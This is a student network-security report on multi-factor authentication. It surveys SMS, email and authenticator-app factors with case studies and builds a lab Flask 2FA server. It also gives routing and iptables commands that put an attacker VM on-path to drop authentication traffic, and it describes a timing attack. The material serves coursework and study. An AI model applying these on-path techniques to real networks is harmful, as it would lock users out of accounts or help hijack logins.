CS 4404 Network Security B Term 2022
Jakob Misbach
Kush Shah
Keith DeSantis

Using Timing Attack to Bypass Two Factor Authentication and Building an Offline Code Generator

I. Introduction

For our Mission 2 we researched three Multi-Factor Authentication (MFA) factors: SMS, Email, and Authentication Apps. We review each of these factors in turn and discuss the security goals, assumptions, and consequences of breaching said goals and assumptions. MFA's adoption has been steadily increasing in recent years, and multiple factors have been suggested and adopted as additional proofs of authenticity. MFA however, is not perfect, as multiple studies and security breaches have made clear.[1] We built and evaluated an MFA system that relied on an authentication app as a factor.

During our infrastructure, attack, and defense phases, we performed two distinct scenarios, one with a trivial attack and non-trivial defense, and another with a non-trivial attack and no defense. The asset that was being protected by MFA was a simple web server on our VM 2 (IP: 10.64.6.2) that had three preconfigured accounts associated with it and when logged in displayed the account holder's SSN and bank balance.

The first scenario used a simple authentication app on VM 3, which was playing the role of the end user's phone or other personal device. The simple auth app just received a 2FA code from the web server and displayed it for the end user to input to the web server. In this first scenario a trivial availability attack was executed, where an on-path adversary dropped all traffic between the auth app device and the web server, breaking the availability security goal of the MFA system and locking the end user out of their account as they could not receive the 2FA code. The non-trivial defense to this attack involved implementing an authentication app infrastructure that was based on real life examples of authentication apps such as Google Authenticator. This improved authentication app infrastructure utilized secret keys generated at account creation and cryptographic practices based on real world research and implementations.

Our second scenario attacked the "improved" infrastructure from the first scenario from a different attack vector, the client to web server connection. We performed a timing attack using an on-path adversary and utilizing *mitmproxy* and well as the *requests* Python library. By intercepting, delaying, and timing duplicated traffic between the client and server in a certain order, we were able to successfully login as the victim from the attacker's machine while still allowing the user to login normally and leave no clear evidence of an attack. Our implementation

[1] Alyssa Newcomb, "Hackers Can Now Bypass Two-Factor Authentication with a New Kind of Phishing Scam," Maureen Data Systems, accessed November 21, 2022, https://www.mdsny.com/hackers-can-bypass-two-factor-authentication-with-new-scam/.

is based off of the timing attack described in the Exploring Phone Based Authentication Vulnerabilities in Single Sign-On Systems paper.[2]

The trivial availability attack and non-trivial defense section of our project gave us the opportunity to research and learn about real world authentication app implementations and how they operate. The attack vector and subsequent defense of this section were focused on the server to MFA device synchronization and cryptographic principles. We researched multiple apps and found examples of common pitfalls and security assumptions that are often targeted, and were able to build and implement a nuts & bolts version of such an application for our experimentation. The non-trivial timing attack allowed us to learn about attacks on MFA systems that rely on the client to server connection, learning how MFA factors can be compromised even if the method of communicating them between server and client is secured. We were able to successfully replicate an altered version of the timing attack from the Phone Based Authentication Paper, and demonstrate what much of our research suggested, that MFA systems are not foolproof and can be compromised through multiple attack vectors.

II. Reconnaissance Phase

In our Reconnaissance Phase we researched three unique MFA factors, SMS, email, and authentication applications. First, we learned about each factor in turn, learning about what their security goals and inherent assumptions were. Then we investigated case studies of successes and failures of each factor.

1. SMS

Factor, Security Goals, and Assumptions:

SMS is a very popular used factor in 2FA systems. When the account is created the system requires a verified phone number entered to be used. Every subsequent time the user wishes to authenticate with the service they will be prompted for a code typically 4-6 digits. At the same time a code of the desired length is sent to the registered device. The user must input the code to the service in order to continue. This factor tries to accomplish the Authenticity security goal. This goal is achieved under the assumption that only the registered user has access to the device therefore they are the only one that can authenticate with the service. SMS as a factor also aims to achieve confidentiality as a security goal because the code is only sent to a single device that (under the assumption stated previously) only the correct person has. The end-user also assumes that if they receive an SMS that claims to be from the service they use then it is a legitimate access code. However, SMS has a couple fatal flaws. The first of which is that if a bad actor can gain physical access to the user's device for a short period of time they can

[2] Matthew M Tolbert et al., "Exploring Phone-Based Authentication Vulnerabilities in Single Sign-On Systems ," in *Exploring Phone-Based Authentication Vulnerabilities in Single Sign-On Systems* , vol. 13407 (Cham: Springer, n.d.) https://doi.org/10.1007/978-3-031-15777-6_11.

swap out the SIM card on the device so that the user does not have the same phone number. The attacker can load the user's real SIM into a secondary device in order to gain access to the messages and read the 2FA code. This kind of attack causes the factor to fail the goals of authenticity and confidentiality.

Case Study of Factor Failure:

In August of 2022[3] Twilio, a large cloud communications company that allows for SMS messages to be sent via API calls was compromised. One of the companies targeted was Okta, a company that provides Universal Login and SSO as a SaaS solution. The bad actor could look at Okta's Twilio account and see "the most recent 50 messages delivered through Okta's Twilio account". This means that they could use the phone numbers and the codes sent to login to any relying party that uses okta on their backend. "The actor has stolen close to 1,000 logins to get access to corporate networks by sending employees of targeted companies an SMS with a link to a phishing site impersonating an Okta authentication page," While this isn't a direct attack on SMS as a factor of authentication, it demonstrates that the assumption that the end-user will trust they SMS from the service they use can be exploited.

Case Study of Factor Success:

SMS-based is one of the weakest factors to use in MFA due to a variety of reasons as discussed earlier. However using SMS as a supplemental factor can be helpful in securing user accounts. One of the reasons that SMS as a security factor is so popular is due to the ease of use. It is easy for the developers to implement as well as for the end-user to interact with. Okta has released advice on how to mitigate SMS MFA compromises dubbed "oktapus attacks." Using "network zones" to enforce a soft geo-lock on logins with a notification going to the user's verified email with a warning. Providers can also restrict access to only verified devices.

2. Email

Factor, Security Goals, and Assumptions:

Email is a commonly used factor in MFA security systems. At the time of account creation, a trusted email is submitted by the account holder. Alongside being used for possible messages sent from the application, the email is used to authenticate the account holder's identity whenever they attempt to login as follows:

After inputting the correct username/password combination, the application will request that the account holder input a secret verification code which it just sent to the trusted email. This

[3] Ionut Ilascu, "Okta One-Time MFA Passcodes Exposed in Twilio Cyberattack," *Twilio* (blog), August 28, 2022, https://www.bleepingcomputer.com/news/security/okta-one-time-mfa-passcodes-exposed-in-twilio-cyberattack/

code usually has a short time-to-live for security reasons. The rationale behind this is that the real account holder would easily be able to check their email, copy the code over, and successfully login. On the other hand, an attacker who stole the account holder's credentials and was logging in from their machine would not be able to retrieve the code and therefore be denied entry to the application.

This schema directly aims to fulfill a type of Authenticity security goal, as well as a more indirect Confidentiality goal. The goal to authenticate the entity attempting to login as the account holder is done by requiring the account holder to know both the username and password AND have their email inbox available to them. Applications that use only email for 2FA are inherently deciding that that is enough for the user to have been fully "authenticated" to them. The secondary goal of Confidentiality is a consequence of the first goal, in that any information that becomes available after logging in should be kept secret to anyone who isn't the account holder. This security goal is met if and only if the Authenticity security goal is met.

Using email as a 2FA factor relies on a few key assumptions. Firstly, it assumes that the trusted email provided is secure enough that an attacker compromising both credentials and the email inbox is highly unlikely (unlikely enough that the application is willing to be vulnerable if that were to happen). If this assumption does not hold, then the Authenticity security goal can no longer be met. Since the application defined that an entity both knowing credentials and having the email inbox available to them as sufficient evidence of identity, an attacker with both can successfully login.

The second assumption (although tangentially related to the first), is that it assumes that whatever method is used to gain access to the email inbox (whether that be a password, a keycard, or using a specific machine, i.e. a government computer with access to a secure email network) be different than the credentials used to access the application. Ideally access to the email inbox would be controlled by a physical constraint, as is the case in some larger organizations that use keycards or specific machines to access their inboxes. However, if access to the email inbox is granted using a set of credentials that is the SAME as the credentials used to log into the application (a habit many casual account holders have), then the MFA breaks down, as only one factor is needed to successfully login, using the compromised credentials to login to the application, then into the email to access the MFA code.

Finally, email 2FA assumes that the email inbox itself does not have the ability to reset passwords for account holders. It is common practice for many applications to rely on trusted emails as means of resetting account passwords.[4] If this is the case, an attacker only needs to compromise one of the two factors (the email inbox). Once compromised, they can impersonate the account holder and reset the password as they choose, then successfully login.

[4] Kelley Robinson, "Is email based 2FA a good idea?," *Twilio* (blog), April 7, 2020, https://www.twilio.com/blog/email-2fa-tradeoffs.

Case Study of Factor Failure:

Sadly, using email is a relatively weak factor when it comes to MFA and account security. Email has been a common target for attackers to exfiltrate information from for a long time, from the level of common cybercrime to nation state espionage efforts.[5]

Recently, an attack on email confidentiality that utilizes a custom browser extension was discovered, called **SHARPEXT**.[6] The attack caught public attention, due to its apparent ties to North Korea, its bypassing of Gmail's MFA systems, and its compromising of Gmail and AOL accounts as MFA factors.[7] The attack is believed to have come from a known North Korean actor named **SHARPTONGUE**, and targeted users in Europe, the US, and South Korea.

The attack requires first compromising a victim's device, whether through physical means, use of a botnet, or some other method. Once compromised, the attacker downloads malicious files that will be used to install a browser extension on the victim's browser (affected browsers are Chrome, Edge, and Whale). Once the files are installed, a script is run that replaces the "Preferences" and "Secure Preferences" files that are used by the victim's browser. These altered files load the **SHARPEXT** extension. The extension exploits the *DevTools* permission present on these browsers to execute malicious code. Extensions with this permission usually raise alerts so the client is aware they are running extensions at a *DevTools* level, but a second script that was downloaded and run by the attacker hides all alert windows using the *ShowWindow API* present on these browsers.[8] With all of this done, the extension is free to run. It uses the *DevTools* module which sends messages containing information about what the browser is loading to the extension, which parses the message and extracts email contents and attachments, then sends them to a remote server.

This attack is just one example of the many attacks that are used to compromise email inboxes, many relying on successful phishing campaigns to initiate the process (like this attack). The **SHARPEXT** attack not only bypasses Gmail's built-in MFA capabilities by reading email through a valid user session, but compromises the Gmail or AOL inbox of the user as a factor for other application's MFA attempts. An attacker could use this extension to easily intercept MFA verification codes sent to the inboxes and successfully login using stolen credentials.[9]

---

[5] Paul Rascagneres and Thomas Lancaster, "SharpTongue Deploys Clever Mail-Stealing Browser Extension 'SHARPEXT.," *Volexity* (blog) (Volexity Threat Research, July 28, 2022), https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/.

[6] "SharpTongue Deploys Clever Extension".

[7] Kishalaya Kundu, "What You Should Know About The SHARPEXT Malware Getting Past Gmail 2FA," *ScreenRant* (blog), August 5, 2022, https://screenrant.com/sharpext-malware-bypass-gmail-2fa-threat-explained/.

[8] "SharpTongue Deploys Clever Extension".

[9] Davey Winder, "New Gmail Attack Bypasses Passwords and 2FA to Read All Email," Forbes (Forbes Magazine, August 4, 2022), https://www.forbes.com/sites/daveywinder/2022/08/04/gmail-warning-as-new-attack-bypasses-passwords--2fa-to-read-all-email/?sh=6f1087044128.

Case Study of Factor Success:

Email-based is one of the weakest factors to use in MFA due to a variety of reasons as discussed earlier.[10] However, using email as an optional and ***additional*** factor in pre-existing MFA schemas is never going to hurt an application's security. As discussed in the Twilio blog post, "Is email based 2FA a good idea?," email is a common data requirement that users are used to having to sign up and login to applications with.[11] The added layer of security would protect users from attacks that only targeted the credentials factor through common attack vectors such as credential stuffing or brute forcing. Adding email MFA as an optional factor as the blog author suggests does not improve email's security weaknesses, but it does allow users who are more security-conscious to add another layer of protection to their MFA, possibly giving them the chance to stop an attack even if it compromised multiple factors like credentials and SMS.

It is also important to acknowledge that many larger email providers and browsers such as Gmail and Google Chrome provide and encourage regular security checkups.[12] These checkups help mitigate the security weaknesses of email MFA. A user who regularly performs these checkups or configures their account to automatically perform the checkups will be likely to identify and stop attack entry points proactively, such as filtering phishing emails from one's inbox. In this case, attacks like the **SHARPEXT** would be stopped before they are able to really begin. However, this is relying far more on the users and email providers to maintain their assets' security and properly prevent attacks, making email as an application's sole MFA factor a dangerous situation.

3. Authentication Applications

Factor, Security Goals, and Assumptions:

Authentication applications (apps) are another way of providing two factor authentication. There are several ways in which an authenticator app can be implemented including pressing a button to approve a login or generating codes that are inputted into a field when a user logs in. These apps commonly work within the categories of "what you have" and "when you are."

We can first look at the "what you have" factor. Since authentication apps are generally on a device (phone, laptop, etc) that a user has, the user would be known because they have the ability to login to the device. This factor ensures that the user is logging in is who they say they are since they (or someone they authorized) should be the only ones with access to the device.

---

[10] Wilkinson, Drew. "SMS or Email for Two-Factor Authentication?" SMS Marketing & Text Marketing Services, July 26, 2021. https://simpletexting.com/sms-vs-email-2fa/#sms.

[11] "Is email based 2FA a good idea?"

[12] "Make Your Account More Secure," Google Account Help (Google), accessed November 16, 2022, https://support.google.com/accounts/answer/46526?hl=en.

The "when you are" factor is more specific to code based authenticators. These apps generate authentication codes based on some algorithm which matches an algorithm running on the server which is being logged into. These codes are generated using the current time meaning that they will need to be input close to the time in which a user attempts to login. If the code is entered outside of the time window, the authentication will fail.

These authenticator apps operate on a few assumptions. The first is that the device is in the possession of whoever is trying to login. If the device was compromised or stolen and an attacker was able to view the authenticator app then it would no longer be ensuring that the user is who they say they are. Additionally, code generator apps require that the time between the client and server are relatively in sync. Since codes are generated using the current time, if times are not close to each other different codes will be generated and users will not be authenticated. This time requirement means that authentication apps can work offline only if the times between the server and the app device are relatively in sync.

Case Study of Factor Failure:

Authenticator apps use a shared secret to generate codes. These codes and the shared secret are both stored in specialized hardware which can be built into the phone. This is called the Trusted Execution Environment. However, this environment is not always completely secure and malware can breach this keystore and steal the key. This attack was first made public by V-Key, a security company who released a white paper showing how most phone based authenticator apps can be breached by malware.

This vulnerability involves a flaw in the architecture of the phone's secure key storage which allows for keys to be hijacked[13]. The researchers discovered that malware is able to get authenticator keys. This would allow the malware to gain access to compromised accounts because the attackers would now be able to generate authentication codes for accounts associated with the secret key (assuming they knew the cryptography method involved). This is common for devices which are jailbroken, or have privilege escalation vulnerabilities.

This attack does not require the authentication app to be running. Since one time codes are often seeded based off of the secret key and computed using the time, the malware will only need to steal the key and they will be able to generate codes.

Case Study of Factor Success:

There are many authenticator apps on the market which allow users to add additional security measures to their accounts. These apps provide additional security which is more difficult to intercept by attacks including on path adversaries since authenticator apps do not use

[13] Victor R Ocampo, "Most Mobile Authenticator Apps Have a Design Flaw That Can Be Hacked," Business Wire, October 8, 2021, https://www.businesswire.com/news/home/20211008005015/en/Most-Mobile-Authenticator-Apps-Have-a-Design-Flaw-That-Can-Be-Hacked.

sim cards and can operate fully offline. These are susceptible to spoofing allowing for an attacker to steal authentication codes. As stated previously, these apps are not perfect, but require more complicated attacks in order to have keys stolen.

There are many successful apps on the market including the Microsoft authenticator, Google authenticator, and LastPass authenticator in addition to many others[14]. These apps all store keys using the phone's secure keystore. This makes it more difficult to steal and provide a robust method of generating authentication keys. With many passwords being compromised, an authentication app provides a relatively secure way to improve the security of a user's accounts.

This is a success over SMS based two factor authentication. SMS codes can be attacked by spoofing or stealing a user's sim card, while offline codes require a much more complicated attack in order to steal.

III. Infrastructure Building Phase

The web server was hosted on VM 2 (10.64.6.2) and built using Python and the Flask library. The infrastructure was built with the following assumptions:

1) The users have not intentionally shared their login information
2) The users do not share their auth code.


The site has three registered users. Each user has a username, a password, and a secret key used for our "advanced auth app" cryptography. These credentials can be found in *account_credentials_and_keys.txt* on VM 3. They are listed below. We assume these accounts are pre-registered and have already received their generated secret keys at the time of account creation. Refer to the **V. Defense Phase – 1. Advanced Auth App Defense** section of this report for more information on the account credentials and assumptions around account creation.

```
# {username: [password, secret, current_auth_code]
accounts = {
            "admin": ["password", "179c86980b18cc8ba6ddd4e28b6a4cb8", None],
            "user" : ["1234",     "32c5b6f1c079f0bd8bbf790639642627", None],
            "user2": ["4321",     "0242a09063d3600c8057fe30582936d1", None]
           }
```

The account credentials for the assumed pre-registered accounts and their pre-generated keys


[14] Tom Gerencer, "Best Authenticator Apps for Multi Factor Authentication: HP® Tech Takes," Best Authenticator Apps for Multi Factor Authentication | HP® Tech Takes, November 13, 2021, https://www.hp.com/us-en/shop/tech-takes/best-authenticator-apps-for-multi-factor-authentification.

When the user goes to the webpage, they are prompted by a login page.



Login prompt

Once the correct credentials are entered, the user is prompted for an authentication code.



2FA prompt

There are two versions of the web server, the first sends the code over a socket to our authentication app standin modeled by a listener on host 4. The second does not send the code over the network but rather requires the user to generate a key using the steps outlined in **V. Defense Phase – 1. Advanced Auth App Defense.** Each code is valid for 30 seconds. Once the code is entered the user can see their information stored on the site.

Account dashboard

In a production environment we would implement a database system but for simplicity we opted out. The database would be used to hold user login information, username, passwords, and secrets would be hashed for added security. Also there would be another table responsible for holding user data. Also in a production environment, the url query parameters would be hashed. The client (VM 1, 10.64.6.1) was set up to run a Google Chrome web browser, using the google-chrome-stable_current_amd64.deb package file found online.[15] Once the file was moved to the home directory, the command

```
student@csvm:~$ sudo apt install ./google-chrome-stable_current_amd64.deb
```

Chrome could then be launched with the command:

```
student@csvm:~$ google-chrome-stable
```

IV. Attack Phase

1. Trivial Availability Attack

The first section of our project consisted of a trivial availability attack and a non-trivial defense. The trivial attack assumed an attacker had compromised the end-user's phone (or other machine running the 2FA app) and had become an on-path adversary between the auth-app device and the web server. As discussed in Mission 1, there are multiple ways an adversary could become on-path, be it using arp-poisoning, ettercap, or access to hardware, but for the sake of this mission we assume the attacker has successfully placed themselves on path and artificially simulate such behavior using routing rules as described below.

[15] https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb

To set up the adversary (VM 4, IP 10.64.6.4) as on path between the auth-app machine (VM 3, IP 10.64.6.3) and the web server (VM 2, IP 10.64.6.2), the following commands were run (all using sudo).

- Auth App Device (VM 3, IP: 10.64.6.3)

Routing traffic from Client to Web Server through Attacker	*route add -host 10.64.6.2 gw 10.64.6.4*
Disabling accepting ICMP redirects from attacker on **all** interface	*sysctl net.ipv4.conf.all.accept_redirects=0*
Disabling accepting ICMP redirects from attacker on **ens3** interface	*sysctl net.ipv4.conf.ens3.accept_redirects=0*
Adding a firewall rule to DROP all ICMP redirects received	*iptables -A INPUT -p icmp --icmp-type redirect -j DROP*

- Web Server (VM 2: IP: 10.64.6.2)

Routing traffic from Web Server to Client through Attacker	*route add -host 10.64.6.3 gw 10.64.6.4*
Disabling accepting ICMP redirects from attacker on **all** interface	*sysctl net.ipv4.conf.all.accept_redirects=0*
Disabling accepting ICMP redirects from attacker on **ens3** interface	*sysctl net.ipv4.conf.ens3.accept_redirects=0*
Adding a firewall rule to DROP all ICMP redirects received	*iptables -A INPUT -p icmp --icmp-type redirect -j DROP*

- Attacker (VM 4, IP: 10.64.6.4)

Disable sending ICMP redirects from all interfaces on the attacker machine	*echo 0 > /proc/sys/net/ipv4/conf/*/send_redirects*
Adding a firewall rule to DROP all ICMP redirects sent	*iptables -A OUTPUT -p icmp --icmp-type redirect -j DROP*

Now, all traffic bound from VM 2 to VM 3 and vice versa would travel through VM 4, which will then drop all traffic. This is a trivial availability attack, as the initial version of the authenticator app receives a 2FA code from the web server by having the web server send the code to the auth app. By getting on-path and dropping all traffic, the attack has effectively locked the end user out of their account, as they cannot get the 2FA code from the server.

Before the attacker was inserted on-path, the client was able to run the auth app on VM 3 and log into the web server, at which point they would receive the 2FA code on their auth app. **It is important that the Simple Auth App be run on VM 3 before the user logs in.** In reality this app would likely be running in the background on the user's phone, but for our simple example it is just a script that must be run. The *simpleAuthApp.py* script can be run with the command:

python3 simpleAuthApp.y

```python
import socket

# Socket that auth app will listen on
port = 10123
host = ''
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((host, port))
#print(f"Bound {host} on {port}")

# Listen on the connection
s.listen(1)
#print(f"Connected by {addr}")

# Everytime we are sent a 2FA code, display it for the end users
while True:
    conn, addr = s.accept()
    try:
        data = conn.recv(20)

        if not data: continue

        print(f"2FA Code: {data.decode('utf-8')}\n")

    except socket.error:
        print("Error Occurred. Please rerun the auth app and try to login again.")
        break

conn.close()
```

simpleAuthApp.py on VM 3

To start the server, go to the Flask directory on VM 2, IP: 10.64.06.2 and run

python3 simpleServer.py


Once this is done, the client (VM 1) will open Chrome by running the command:

google-chrome-stable


Then visit the URL *https://10.64.6.2:8888* in the browser and input the credentials:

Username: **admin**
Password: **password**

They will then be prompted to login using the 2FA code which was sent to VM 3's simpleAuthApp.py. The code will be printed out by the simple auth app.



2FA screen displayed after logging in with credentials along with code received on VM 3



Client is able to successfully login to their account

After the attack was in place, as seen below, both VM 2 pinging VM 3 and vice versa (pictured in respective order) failed when these routes were in place, as the attacker was an on-path adversary:


```
student@csvm:~$ ping 10.64.6.3
PING 10.64.6.3 (10.64.6.3) 56(84) bytes of data.
```

VM 2 failing to ping VM 3

```
student@csvm:~$ ping 10.64.6.2
PING 10.64.6.2 (10.64.6.2) 56(84) bytes of data.
```

VM 3 failing to ping VM 2

When attempting to login with valid credentials from VM 1 while the attack is active, the same steps are taken and the web server attempts to send the 2FA code to the auth app machine, but fails, as is shown in the screenshot below.



